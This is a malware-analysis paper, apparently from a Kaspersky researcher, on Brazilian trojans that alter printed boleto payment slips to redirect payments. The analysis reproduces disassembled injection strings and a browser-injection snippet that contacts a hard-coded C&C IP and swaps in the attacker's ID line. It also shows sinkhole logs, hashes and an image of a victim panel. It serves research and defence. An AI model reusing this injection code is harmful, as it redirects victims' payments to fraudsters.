P0WNED BY A BARCODE: STEALING MONEY FROM OFFLINE USERS

Fabio Assolini
Kaspersky Lab, Brazil

Email fabio.assolini@kaspersky.com

ABSTRACT

José is a very mistrustful person. He never uses Internet banking services or buys anything using a credit card. Indeed, he doesn't even have one. He doesn't trust any of these modern technologies in the slightest. He's well aware of all the risks that exist online, so José prefers to keep his life offline. However, not even that could save him from today's cybercriminals, and he lost more than $2,000 in a single day: José was p0wned by a barcode and a piece of paper.

Brazilian bad guys have created a unique way of stealing money from these cautious, offline-only types: changing 'boletos' [1], popular banking documents issued by banks and all kind of businesses in Brazil. Boletos are actually one of the most popular ways to pay bills and buy goods in Brazil – even government institutions use them – and they are a unique feature of the Brazilian market.


In a series of online attacks targeting flaws on network devices – especially DSL modems [2] – and involving malicious DNS servers, fake documents, browser code injections in the style of SpyEye, malicious browser extensions and a lot of creativity, the crooks have successfully stolen vast amounts of money, even from people who don't own credit cards or use Internet banking accounts. It's a new worry for banks and financial institutions in the country.

This paper explains how these attacks have happened in Brazil, and gives advice on protecting customers even when they have chosen to live their lives offline.

BOLETO BANCÁRIO: THE BRAZILIAN PAYMENT SYSTEM


Boletos are a very popular and easy way to pay bills or buy goods in Brazil – even online stores will accept this kind of payment. All you need to do is print your boleto and pay it. According to the Brazilian Central Bank [3], 21% of all payments in the country in 2011 were made using boletos (see Figure 1).

According to *e-bit* [4], boletos were the preferred payment method for 18% of all e-commerce transactions in Brazil in 2012 (see Figure 2).




Source: Brazilian Central Bank

Figure 1: Preferred payment methods in Brazil in 2011.



Data Source: e-bit © techinbrazil.com

Figure 2: Preferred online payment methods in Brazil in 2012.




Select your payment method

Pay for your Skype purchase by printing a Boleto Bancário and paying it at any bank, lottery shop, post office or via your internet banking. It takes approximately 2 to 10 days to process your payment and credit your Skype account, although sometimes it may take longer.

As this is a recurring payment, please ensure you have enough Skype Credit in your balance when your next recurring payment is due. You can avoid worrying about missed payments by signing up for a 12-month subscription instead.

Figure 3: Buying Skype credits with boleto bancário as a payment method.

A boleto comes with an expiry date. Prior to that date, it can be paid at ATMs, the branches and Internet banking services of any bank, the post office, lottery agents and some supermarkets. After the expiry date, it can only be paid at a branch of the issuing bank and a fee is levied by the bank; the fee increases with every passing day beyond the expiry date. Banks also charge a handling fee for every boleto paid in by a customer. This fee varies from BRL 1 to BRL 12 (roughly $0.45 to $5.40), depending on the bank. There are two types of collection: registered (where billing information is sent to the bank beforehand) and unregistered (where bills are not pre-registered in the banking system). If the collection is registered, then the bank will also charge a fee for every boleto issued, regardless of


Issuer Bank
ID Field
Due Date
Value to pay
Barcode

Bradesco | 237-2 | 23791.11103 60000.000103 01000.222206 1 48622000000000

Local de pagamento PAGÁVEL PREFERENCIALMENTE NAS AGÊNCIAS DO BRADESCO					Vencimento 29/01/2011
Cedente NF-e Associacao NF-e					Agência / Código cedente 1111-8/0002222-5
Data do documento 25/01/2011	Nº documento NF 1 1/1		Espécie doc.	Aceite N	Data processamento 25/01/2011
Uso do banco	Carteira 06	Espécie R$	Quantidade		(x) Valor

Carteira / Nosso número: 06/00000001001-6

(=) Valor documento: R$ 20,000,000.00

Instruções (Texto de responsabilidade do cedente)
Não receber após o vencimento.
Boleto 1 de 1 referente a NF 1 de 06/05/2008 com chave
3508-0599-9990-9091-0270-5500-1000-0000-0151-8005-1273

(-) Desconto / Abatimentos
(-) Outras deduções
(+) Mora / Multa
(+) Outros acréscimos
(=) Valor cobrado

Sacado
DISTRIBUIDORA DE AGUAS MINERAIS CNPJ: 00.000.000/0001-91
AV DAS FONTES 1777 10 ANDAR
PARQUE FONTES - Sao Paulo/SP - CEP: 13950-000

Cód. baixa

Sacador / Avalista

Autenticação mecânica - Ficha de Compensação

Figure 4: Boleto bancário for beginners, according to TheBrazilBusiness.com [8].

whether or not it has been paid. Therefore, unregistered collection is more suitable for online transactions.

The bank also takes into account the size of the merchant, so a merchant with a higher volume of banking transactions, that has been working with the bank for a while, etc., is able to get lower fees or even fee exemption. This transforms the boleto into a very important sales tool within big companies, e-commerce firms and the government. If a company wants to do business in Brazil, it definitely need to use boletos – *Apple* [5], *Dell*, *Skype* [6], *Microsoft*, and even FIFA [7] in the 2014 World Cup have all used them in their local operations (see Figure 3).

Figure 4 shows the basic structure of a printed boleto bancário.

- **Issuer bank:** This is the financial institution responsible for issuing and collection based on an agreement between itself and the merchant. The bank, once authorized to collect payment for the merchant, will credit the amount owed by the client to the merchant's bank account.
- **Barcode:** This is a code consisting of a group of printed and variously patterned bars (always 103mm in length and 13mm in height), spaces and sometimes numerals that is designed to be scanned and read by a digital laser scanner and which contains information to identify the object it labels.
- **Identification field:** This is a numerical representation of the barcode – it contains all the information necessary to identify the merchant's bank account and allow the clearance. This field is used in home and self-service banking.

To pay a boleto at a bank or online, all that is necessary is to scan the barcode – if it's unreadable (due to a bad print), users can type in the 44-digit identification code instead. Some banks have a barcode scanner in their mobile apps, so m-banking users don't need to type the ID field, they can simply use the phone's built-in camera to pay the boleto (see Figure 5).

What could possibly go wrong? Well, how about changing the barcode or the ID field? It's simple to do, and it means that payments can be redirected to a different account. That's





Figure 5: Paying a boleto using a barcode scanner.



Projeto Código-Aberto de Sistema de Boletos bancários em PHP http://boletophp.com.br/

54 commits | 3 branches | 0 releases | 7 contributors


branch: master | boletophp / +

Merge pull request #64 from ramon/master

israelst authored March 07, 2014 — latest commit 2b7c4e5523

imagens	adicionada as imagens originais do boletoPHP	2 years ago
include	Corrigindo algoritmo gerador do fator de vencimento.	4 months ago
BUGS.txt	Commit inicial	3 years ago
Boleto CEF - Contra Aprese...	Commit inicial	3 years ago
COPYING	Commit inicial	3 years ago
COPYRIGHT	Commit inicial	3 years ago
CREDITOS.txt	Commit inicial	3 years ago
LEIAME.txt	Atualização do log de versão	3 years ago
boleto_bancoob.php	Commit inicial	3 years ago
boleto_banespa.php	Commit inicial	3 years ago
boleto_banestes.php	Commit inicial	3 years ago
boleto_bb.php	Commit inicial	3 years ago
boleto_besc.php	Commit inicial	3 years ago
boleto_bradesco.php	troca dos dados do boleto de teste do bradesco para uma conta invalida	3 months ago

Figure 6: BoletoPHP [9] is a free resource for developers to generate boletos using PHP.



CAIXA 033-7 Recibo do Sacado

CEDENTE: LD Cedente | CPF/CNPJ: 20/04/2013 | VENCIMENTO: 20/04/2013

NOSSO NÚMERO: 99000000000000042-5 | NÚMERO DO DOCUMENTO: 00042 | ESPÉCIE DOC.: DM | DATA DO DOCUMENTO: 14/04/2013 | AGÊNCIA/CÓD. CEDENTE: 0012/123456

(=) VALOR DOCUMENTO: R$ 420,00 | (-) DEDUÇÕES | (+) ACRÉSCIMOS | VALOR COBRADO

SACADO: LD Teste

INSTRUÇÃO: Este é um boleto para demonstração

AUTENTICAÇÃO MECÂNICA

104-0 | 10491.12343 56990.000004 00000.000422 3

Corte nesta linha

CAIXA 033-7 | 03399.49380 38000.000000 00422.701011 2 56740000042000

LOCAL DE PAGAMENTO: Pagável em qualquer agência bancária até a data de vencimento | VENCIMENTO: 20/04/2013

CEDENTE: LD Cedente | CPF/CNPJ: 20/04/2013 | AGÊNCIA/CÓD. CEDENTE: 0012/123456

DATA DOCUMENTO: 14/04/2013 | NÚMERO DO DOCUMENTO: 00042 | ESPÉCIE DOC.: DM | ACEITE: N | DATA PROCESSAMENTO | NOSSO NÚMERO: 99000000000000042-5

USO DO BANCO | CARTEIRA: 01 | ESP. MOEDA: R$ | QUANTIDADE | VALOR MOEDA | (=) VALOR DOCUMENTO: R$ 420,00

INSTRUÇÕES: Boleto gerado para testes
Não receber após vencimento

(-) DESCONTOS
(-) OUTRAS DEDUÇÕES
(+) MORA/MULTA
(+) OUTROS ACRÉSCIMOS
(=) VALOR COBRADO

SACADO: LD Teste
Rua da Linh
São Paulo -

AUTENTICAÇÃO MECÂNICA/FICHA DE COMPENSAÇÃO

Corte nesta linha

Real ID number

Other ID number inserted by the malware

Real Barcode

Other barcode inserted by the malware

Figure 7: A boleto modified by a Brazilian trojan: the new ID number and barcode redirect the payment to the fraudster's account.

exactly what Brazilian fraudsters started to do – and the easiest and most effective way to do so was, of course, using malware.


THE BRAZILIAN BOLETO MALWARE

A boleto can be generated and printed by the store that is selling its products to you, or even by users themselves during an online purchasing process. It is displayed in the browser using free libraries that are available for developers to implement in their ERP software or in their online store systems.

The extensive documentation and legitimate open-source software used to generate boletos have helped malware creators to develop trojans which are programmed to change boletos locally, as soon as they are generated by the computer or browser. These trojans were spotted in the wild in April 2013 [10], and are still being distributed in Brazil today.


The first generations of the malware chose to change the ID field number and the barcode, as shown in Figure 7.

The malware uses a JavaScript injection to change the content of the boleto, as shown in Figure 8.



```
dd offset a_jsinject     ; "_jsinject"
dd offset aSetattribute ; "setAttribute"
dd offset aFunctionSetval ; "function SetValores() {"
dd offset aDocument_frmco ; "document.frmCodBarras.codigoBarras.valu"...
dd offset aDocument_frm_0 ; "';document.frmCodBarras1.v5.value='"
dd offset aDocument_frm_1 ; "';document.frmCodBarras1.v6.value='"
dd offset aDocument_frm_2 ; "';document.frmCodBarras1.v7.value='"
dd offset aDocument_frm_3 ; "';document.frmCodBarras1.v8.value='"
dd offset aDocument_frm_4 ; "';document.frmCodBarras1.v9.value='"
dd offset aDocument_frm_5 ; "';document.frmCodBarras1.v10.value='"
dd offset aDocument_frm_6 ; "';document.frmCodBarras1.v11.value='"
dd offset aDocument_frm_7 ; "';document.frmCodBarras1.v12.value='"
dd offset aReturnEnviaval ; "'; return enviaValores();}"
dd offset aText          ; "Text"
dd offset aHead          ; "HEAD"
dd offset aGetelementsbyt ; "getElementsByTagName"
```

Figure 8: 'CodBarras' means barcode in Portuguese.




```
dd offset aLinhadigitavel  ; "LinhaDigitavel"
dd offset aTd_0           ; "td"
dd offset aAhr0chm6ly9_18 ; "aHR0cHM6Ly93d3dzNS5oc2JjLmNvbS5ici9DTkI"...
dd offset aTxtdatavencime ; "TxtDataVencimento"
dd offset aTxtvalorpagame ; "TxtValorPagamento"
dd offset aTxtdataefetiva ; "TxtDataEfetivacao"
dd offset aTxtlinhadigita ; "TxtLinhaDigitavel1"
dd offset aTxtlinhadigi_0 ; "TxtLinhaDigitavel2"
dd offset aTxtlinhadigi_1 ; "TxtLinhaDigitavel3"
dd offset aTxtlinhadigi_2 ; "TxtLinhaDigitavel4"
dd offset aTxtlinhadigi_3 ; "TxtLinhaDigitavel5"
dd offset aPrincipal      ; "Principal"
dd offset aCorpo_0        ; "Corpo"
dd offset aIframeprinc    ; "iFramePrinc"
dd offset aTxtvalor       ; "txtValor"
dd offset aTxtdatavenci_0 ; "txtDataVencimento'
```

Figure 9: 'Linha Digitável' means typeable line in Portuguese – it's the ID field number.

Later versions of the trojan started to change only the numbers in the ID field, as shown in Figure 9.

These newer versions also used a span HTML element in order to add a white space into the barcode, breaking it and making it unreadable. That forces the customer or bank staff to type in the doctored 44-digit ID field in order to pay the boleto. So as not to raise suspicion, the trojan does not change the value or due date for the transaction (see Figure 10).



Código-fonte: [redacted] - Mozilla Fi...

```
idth=1 height=50 border=0><img
idth=3 height=50 border=0><img
idth=1 height=50 border=0><img
idth=3 height=50 border=0><img
idth=1 height=50 border=0><img
idth=1 height=50 border=0><img
idth=3 height=50 border=0><img
idth=1 height=50 border=0><img
idth=3 height=50 border=0><img
idth=1 height=50 border=0><img
idth=1 height=50 border=0><img
idth=1 height=50 border=0><img
idth=3 height=50 border=0><img
idth=3 height=50 border=0><img
idth=1 height=50 border=0><img
idth=3 height=50 border=0><img
idth=1 height=50 border=0><spam>&nbsp</spam><spam>&nbsp</spam><img0 border=0>
idth=1 height=50 border=0><img
idth=1 height=50 border=0><img
idth=1 height=50 border=0><img
idth=3 height=50 border=0><img
idth=3 height=50 border=0><img
idth=3 height=50 border=0><img
idth=3 height=50 border=0><img
idth=1 height=50 border=0><img
```

Linha 141, Coluna 46

Figure 10: HTML page changed by the trojan: a white space is added to invalidate the barcode. (Source LinhaDefensiva.org [11].)

The ID field includes a lot of information, including details of the bank account that will receive the payment and other data used according to the rules established by each bank (see Figure 11). The 'Nosso Número' data ('Our ID Number') is a unique identifier, which is different for each boleto. Changing the ID number is enough to redirect the payment to another bank account.





Figure 11: Understanding the ID field on boletos.

This attack is especially notorious for its 'crossover' to the offline world, stealing from those who do not use Internet banking or buy things online. It can even steal from people who have never connected to the Internet in their lives. It resulted in infected computers in thousands of stores all over the country generating fraudulent boletos for their customers. Once printed and paid, the boletos sent the money directly to the cybercriminals' accounts.

This sparked an avalanche of trojans using the same technique, and several businesses were badly affected. Many companies, the association of shop keepers and the Brazilian government all issued alerts to their customers about the fraudulent boletos being issued by these trojans (e.g. [12–15]). A lot of money was stolen, and even now this fraud is still costing banks, stores and customers dearly.

Since most boletos are generated in a browser, the trojan installs a BHO that is ready to communicate with a C&C server and




```
var CurHtml = $("body").html();
var pattern = /[0-9]{5}.[0-9]{5}[ ]{1,5}[0-9]{5}.[0-9]{6}[ ]{1,5}[0-9]{5}.[0-9]{6}[ ]{1,5}[0-9]{1}[ ]{1,5}[0-9]{14}/;
var replace = /[0-9]{5}.[0-9]{5}[ ]{1,5}[0-9]{5}.[0-9]{6}[ ]{1,5}[0-9]{5}.[0-9]{6}[ ]{1,5}[0-9]{1}[ ]{1,5}[0-9]{14}/g;

if (pattern.test(CurHtml)) {
    var server = "http://141.105.65.5";
    var linhad = (pattern.exec(CurHtml))[0].replace(/\s+/g,' ');

    $.get(server + '/' + linhad, function(data) {
        if (pattern.test(data)) {
            $("body").html(CurHtml.replace(replace, data));
        }
    });
```

Figure 12: It's like SpyEye: code injection in the browser's section.



```
[redacted] - [16/Mar/2014:06:36:32 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "-"
 - - [16/Mar/2014:06:36:33 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "
 - - [16/Mar/2014:06:36:33 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "-
 - - [16/Mar/2014:06:36:34 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "
 - - [16/Mar/2014:06:36:35 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482
 - - [16/Mar/2014:06:36:36 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "
 - [16/Mar/2014:06:36:36 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "-"
 - - [16/Mar/2014:06:36:37 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482
 - [16/Mar/2014:06:36:37 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "-
 - - [16/Mar/2014:06:36:37 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 538 "
 - [16/Mar/2014:06:36:38 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 538 "-
 - - [16/Mar/2014:06:36:38 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "
 - - [16/Mar/2014:06:36:39 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "
 - - [16/Mar/2014:06:36:41 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "
 - - [16/Mar/2014:06:36:43 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "
 - - [16/Mar/2014:06:36:45 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "
 - - [16/Mar/2014:06:36:45 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482
 - - [16/Mar/2014:06:36:46 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "
 - - [16/Mar/2014:06:36:48 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "
 - - [16/Mar/2014:06:36:50 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "
 - - [16/Mar/2014:06:36:51 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "
 - - [16/Mar/2014:06:36:52 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "
 - - [16/Mar/2014:06:36:54 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482
 - - [16/Mar/2014:06:36:54 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "
 - - [16/Mar/2014:06:36:56 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "
 - [16/Mar/2014:06:36:56 +0000] "GET /pegar_BL2.php?cmd=pegar HTTP/1.1" 404 482 "-"
```

Figure 13: Requests to a sinkholed C&C.


monitor traffic, looking for words such as ‘boleto’ and ‘pagamento’ (payment), choosing the exact moment to inject the code (see Figure 12). It also replaces an ID number stored in the HTML with a new one, downloaded from the C&C server.

Initially, most of these BHOs had a very low detection rate and were detected as a trojan banker by normal anti-malware products (e.g. the MD5s 23d418f0c23dc877df3f08f26f255bb5 [16] and f089bf60aac48e24cd019edb4360d30d [17]). An example of a request made by these BHOs, and the response with the new ID number to be injected, is shown below:

```
Request:
http://141.105.65.5/11111.11111%2011111.1
11111%2011111.111111%201%201111111111

Response:
03399.62086 86000.000009 00008.601049 7
00000000000000
```

To measure the problem, we sinkholed some C&Cs and found several victims – in just one malicious server, the logs registered more than 612,000 requests in three days. Each one sought a fraudulent ID field to be injected into boletos generated on the infected machines (see Figure 13).



[redacted].com.br/ajuda/listaInfo.php#

□	ID	NOME CLIENTE	GB	DATA	IP CLIENTE	AÇÕES
□	81	MACS		2014-04-23 19:59:20	[redacted]	🗐 🗑
□	82	PC		2014-04-24 22:06:21	[redacted]	🗐 🗑
□	83	DECOM003	ND	2014-04-25 09:02:07	[redacted]	🗐 🗑
□	84	CHARLES-3CCCF5A	ND	2014-04-25 13:24:06	[redacted]	🗐 🗑
□	85	TEST-2F0DDD7E5F		2014-04-26 00:14:37	[redacted]	🗐 🗑
□	86	ACME-997999DA9B		2014-04-26 00:14:49	[redacted]	🗐 🗑
□	87	feaf4deee2		2014-04-28 05:20:44	[redacted]	🗐 🗑
□	88	CARONTE	ND	2014-04-28 15:11:56	[redacted]	🗐 🗑
□	89	367706	SEM	2014-04-29 00:48:42	[redacted]	🗐 🗑
□	90	134349	ND	2014-04-29 00:51:56	[redacted]	🗐 🗑
